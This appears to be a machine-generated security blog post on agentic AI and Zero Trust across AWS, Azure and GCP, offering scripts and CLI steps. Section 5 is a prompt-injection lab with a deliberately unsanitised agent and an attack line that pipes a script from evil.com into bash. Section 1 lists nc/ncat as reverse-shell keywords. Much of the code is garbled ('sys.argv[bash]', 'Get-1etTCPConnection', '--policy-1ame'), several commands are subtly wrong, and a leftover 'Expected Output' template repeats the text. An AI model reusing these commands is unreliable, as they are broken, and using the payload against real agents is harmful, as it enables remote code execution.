Listen to this Post
Introduction:

Agentic AI refers to autonomous AI systems that can plan, execute, and adapt security actions without human intervention, while Zero Trust enforces “never trust, always verify” across every access request. When combined in multi-cloud environments (AWS, Azure, GCP), these paradigms enable real-time threat detection, automated micro-segmentation, and self-healing infrastructures. This article extracts core principles from a 34‑year enterprise technology leader’s expertise, translating them into actionable labs, CLI commands, and configuration hardening steps for modern security teams.
Learning Objectives:
– Implement Agentic AI workflows to automatically isolate compromised cloud workloads using Python‑based decision engines and cloud APIs.
– Configure Zero Trust micro‑perimeters with open‑source tools (OpenZiti, Pomerium) and native cloud policies (AWS IAM, Azure Conditional Access).
– Harden multi‑cloud identity posture by applying CIS benchmarks and SC‑100 inspired least‑privilege automation scripts.
You Should Know:
1. Autonomous Threat Containment with Agentic AI (Linux & Windows)
This section extends the post’s emphasis on Agentic AI – AI agents that reason about alerts and execute containment. Below is a Python script that simulates an agentic decision loop: upon detecting a suspicious process (e.g., reverse shell), it automatically applies a network block via iptables (Linux) or New‑NetFirewallRule (Windows).
Linux Step‑by‑step:
– Monitor process list for keywords like “nc” or “ncat” using `ps aux | grep -E ‘nc|ncat’`.
– Trigger AI agent script: `python3 agentic_contain.py –pid 1234`
 agentic_contain.py
import subprocess, sys, json
pid = sys.argv[bash]
 Verify suspicious behaviour (e.g., outbound shell)
out = subprocess.run(f"lsof -p {pid} | grep ESTABLISHED", shell=True, capture_output=True)
if "ESTABLISHED" in out.stdout.decode():
ip = subprocess.run(f"ss -tp | grep 'pid={pid}' | grep -oP '(?<=ESTAB 0 0 )[^ ]+'", shell=True, capture_output=True)
print(f"[bash] Blocking {ip.stdout.decode()}")
subprocess.run(f"iptables -A OUTPUT -d {ip.stdout.decode().split(':')[bash]} -j DROP", shell=True)
Windows PowerShell (equivalent):
$pid = 1234
$conn = Get-1etTCPConnection -OwningProcess $pid -State Established
if ($conn) {
New-1etFirewallRule -DisplayName "AgenticBlock" -Direction Outbound -RemoteAddress $conn.RemoteAddress -Action Block
Write-Host "Blocked $($conn.RemoteAddress)"
}
2. Zero Trust Micro‑Segmentation with OpenZiti (Multi‑Cloud)
Zero Trust requires that no workload trusts any other by default. OpenZiti provides an overlay network with embedded identity and least‑privilege segmentation. Deploy it across AWS, Azure, and on‑prem.
Step‑by‑step:
– Install OpenZiti controller on a Linux VM: `curl -sSL https://get.openziti.io/quickstart/quickstart.sh | bash`
– Start controller and edge router: `ziti edge controller start` and `ziti edge router start`
– Create a service and bind it to an app (e.g., internal dashboard):
ziti edge create service web-dashboard --role-attributes dashboard
ziti edge create config web-dashboard-intercept intercept.v1 '{"protocol":"tcp","port":8080}'
ziti edge create config web-dashboard-host host.v1 '{"protocol":"tcp","port":8080}'
ziti edge add-service-configs web-dashboard web-dashboard-intercept web-dashboard-host
– Enroll endpoints (Linux, Windows, or cloud VM) with the Ziti tunnel: `ziti-edge-tunnel run
For AWS and Azure, automate enrolment via Terraform and user‑data scripts, ensuring every instance gets a unique identity. No IP whitelisting needed – Ziti enforces service‑specific access.
3. Hardening Multi‑Cloud Identity (CIS & SC‑100 Automation)
The SC‑100 exam (Microsoft Cybersecurity Architect) emphasises identity as the primary security boundary. Apply these controls across AWS, Azure, and GCP using CLI commands.
AWS – enforce MFA and remove unused users:
 List users without MFA
aws iam list-users --query "Users[?PasswordLastUsed==null || MfaActive==\`false\`]"
 Attach policy to require MFA for critical actions
aws iam put-account-password-policy --minimum-password-length 14 --require-symbols --require-1umbers --require-uppercase --require-lowercase
aws iam create-policy --policy-1ame ForceMFAPolicy --policy-document file://mfa-policy.json
Azure – Conditional Access for Zero Trust (CLI):
az rest --method patch --url "https://graph.microsoft.com/v1.0/identity/conditionalAccess/policies" --body '{
"displayName": "Require compliant device",
"conditions": {"applications": {"includeApplications": ["All"]}},
"grantControls": {"builtInControls": ["compliantDevice", "mfa"], "operator": "AND"}
}'
GCP – enforce service account keys rotation (every 90 days):
gcloud iam service-accounts keys list [email protected]
gcloud iam service-accounts keys create new-key.json [email protected]
 Revoke old key after testing
gcloud iam service-accounts keys delete old-key-id
4. Agentic AI Log Analysis & Automated Response (SIEM + SOAR)
Combine Agentic AI with a SIEM (e.g., Wazuh free). Create an AI agent that reads logs, classifies severity, and triggers a playbook. Use Python with OpenAI API or local LLM (Ollama) for reasoning.
Step‑by‑step:
– Install Wazuh server on Ubuntu: `curl -sO https://packages.wazuh.com/4.7/wazuh-install.sh && bash wazuh-install.sh`
– Forward Windows/Linux logs via Wazuh agent.
– Deploy an agentic script that polls Wazuh’s REST API:
import requests, json, subprocess
alerts = requests.get('https://wazuh-server:55000/security-events', verify=False).json()
for alert in alerts['data']['items']:
if alert['rule']['level'] >= 12:
src_ip = alert['data']['srcip']
 AI decision: isolate by revoking cloud IAM role
subprocess.run(f"aws ec2 revoke-security-group-ingress --group-id sg-xxx --protocol tcp --port 22 --cidr {src_ip}/32", shell=True)
print(f"[bash] Blocked {src_ip} - Autonomous response")
5. Vulnerability Exploitation & Mitigation in Agentic AI Pipelines
Agentic AI systems themselves can be attacked – prompt injection, tool poisoning, or excessive permission abuse. Simulate a common attack: an attacker injects `!DROP DATABASE` into a log entry that the AI agent reads. Then mitigate by sanitising inputs and using allow‑listed tool calls.
Lab setup:
– Create a vulnerable agent that executes shell commands based on LLM output.
 vulnerable_agent.py
import subprocess, sys
user_input = sys.argv[bash]  Simulated log line
cmd = f"bash -c '{user_input}'"  No sanitisation – RCE!
subprocess.run(cmd, shell=True)
Attack: `python vulnerable_agent.py “‘; curl http://evil.com/backdoor.sh | bash; “`
Mitigation: Use a function‑calling schema with strict JSON and a allow‑list:
allowed_commands = ["block_ip", "quarantine_vm"]
if user_input in allowed_commands:
 map to safe function, never direct shell
6. Cloud Hardening: Azure Policy & AWS Config Rules (SC-100 Focus)
Automate compliance using Infrastructure as Code. Deploy a policy that denies public S3 buckets (AWS) and blob containers (Azure).
Azure (CLI) – Deny public blob access at subscription level:
az policy definition create --1ame "deny-public-blob" --rules '{
"if": {"field": "Microsoft.Storage/storageAccounts/allowBlobPublicAccess", "equals": true},
"then": {"effect": "deny"}
}'
az policy assignment create --policy "deny-public-blob"
AWS (Terraform) – S3 public block:
resource "aws_s3_bucket_public_access_block" "example" {
bucket = aws_s3_bucket.example.id
block_public_acls = true
block_public_policy = true
ignore_public_acls = true
restrict_public_buckets = true
}
What Undercode Say:
– Agentic AI is not just automation – it must be secured with the same Zero Trust principles applied to humans; otherwise, AI agents become the new privileged attack surface.
– Multi‑cloud identity hardening remains the highest ROI activity; 80% of cloud breaches stem from misconfigured IAM roles and unused service accounts.
– Training around SC‑100 and CIS benchmarks is essential, but hands‑on labs (like the commands above) transform theory into muscle memory for incident response.
Expected Output:
Introduction:
Agentic AI and Zero Trust form a symbiotic defence where autonomous systems enforce dynamic, identity‑aware boundaries across AWS, Azure, and GCP. Without proper command‑level hardening and agentic guardrails, organisations risk automated chaos rather than security. This article translates executive‑level strategy into verifiable, terminal‑ready controls.
What Undercode Say:
– Agentic AI pipelines must include input sanitisation and tool‑call allow‑lists to prevent prompt injection leading to remote code execution – treat every AI decision as untrusted until verified.
– Zero Trust micro‑segmentation (using OpenZiti or native cloud policies) eliminates lateral movement; combine it with automated, AI‑driven quarantine triggers from SIEM alerts.
Prediction:
+1 By 2027, 60% of enterprise SOCs will deploy agentic AI co‑pilots that autonomously contain zero‑day exploits within seconds, reducing mean time to respond from hours to milliseconds.
-1 The same agentic AI introduces novel supply‑chain attacks – poisoned training data for security models will become a preferred vector for advanced persistent threats, demanding new AI‑specific MITRE techniques.
▶️ Related Video (66% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [Shahzadms Share](https://www.linkedin.com/posts/shahzadms_share-7469247555990818816-k0bU/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


